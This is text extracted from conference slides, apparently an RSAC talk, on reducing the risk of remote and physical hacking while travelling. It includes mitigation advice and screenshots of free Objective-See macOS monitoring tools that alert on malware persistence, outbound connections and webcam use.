
- ulitsa Mantulinskaya, 10к2, Moskva, Russia, 1231...
- Tsimlyanskaya ul., 2, Moskva, Russia, 109559

free uber rides!



# MITIGATIONS

likelihood of getting hacked--



# The (Harsh) Reality



**#truth:**  
if somebody wants to hack you, they will



ex: pegasus malware  
three iOS 0days!



but, we can make it harder,  
...or maybe even detect the hack




# Remote Attacks

'standard-practice' mitigations



hacked? ...meh, doesn't matter



burner devices



vpn for all traffic



fully updated/patched OS



the grugq [Follow](#)

Information Security Researcher :: PGP 0xDB60C7B9BD531054 :: <https://www.patreon.com/grugq>

Feb 27, 2017 · 5 min read

## Stop Fabricating Travel Security Advice


Advice that includes lying to federal officers is worse than useless

- do not lie to federal officers
- do not attract attention
- do not act entitled


[medium.com/@thegrugq/stop-fabricating-travel-security-advice-35259bf0e869](https://medium.com/@thegrugq/stop-fabricating-travel-security-advice-35259bf0e869)

# Remote Attacks

other mitigations (travel-related)





burner devices



don't

download/install anything!




don't

log in to any (important) accounts!



# Free Security Tools blockblock (persistence)



 **osxMalware**  
installed a launch daemon or agent


 virus total     ancestry

---

**osxMalware** (unsigned)  
process id: 74090  
process path: /Users/patrick/Downloads/osxMalware.app/Contents/MacOS/osxMalware

**com.malware.persist.plist** (unsigned)  
startup file: /Users/patrick/Library/LaunchAgents/com.malware.persist.plist  
startup binary: /usr/bin/malware.bin

remember    **Block**    Allow



 **BlockBlock:**  
monitors for persistence

 download:  
[objective-see.com](http://objective-see.com)

# Free Security Tools

## lulu (firewall)



LuLu Alert


**exec**  **Xagent\_FancyBear** is trying to connect to 23.227.196.215

---

**process**  
process id: 1453  
process path: /Users/user/Downloads/Russia/Xagent\_FancyBear

**network**  
ip address: 23.227.196.215  
port/protocol: 80 (TCP)



LuLu:  
monitors for network connections

download:  
[objective-see.com](http://objective-see.com)


# Free Security Tools oversight (webcam/mic)



	Video Device became active	allow
	FaceTime HD Camera (Built-in) process: OSX/Mokes (666)	block



		OVERSIGHT: monitoring  + 
Active Devices		
	Built-in Microphone	
	FaceTime HD Camera (Built-in)	
No Inactive Devices		
Preferences		
Quit		



OverSight:  
monitors for webcam & mic usage



↓ download:  
[objective-see.com](http://objective-see.com)

# Free Security Tools

do not disturb (evil maid)





#RSAC

## Welcome to DoNotDisturb

'Do Not Disturb' attempts to detect 'evil maid' attacks, alerting you if somebody tampers with your laptop!



next



download:  
[objective-see.com](http://objective-see.com)

# Free Security Tools do not disturb (evil maid)



take photo



"on the internet nobody  
knows you're a dog"

Patrick's MacBook Pro


Laptop connected  
Will disconnect 5 minutes from last alert

Camera Dismiss Shutdown


Apr 15 14:40:05 Camera

A photograph of a black and white dog sitting in a black office chair, looking towards the camera.

shutdown



disk  
encryption



firmware  
password

# Physical Attacks

...physical mitigations



*"cover up your webcam"*  
*- (former) FBI director*

# Physical Attacks

other 'best practice' mitigations



#RSAC



don't trust the safe



set a boot/firmware password



authenticate via biometrics




full disk encryption



keep your devices near by

 still, may not thwart a sophisticated attacker...


# Always Remember...



this could happen anyways...

# CONCLUSION

wrapping this up





# Take Aways



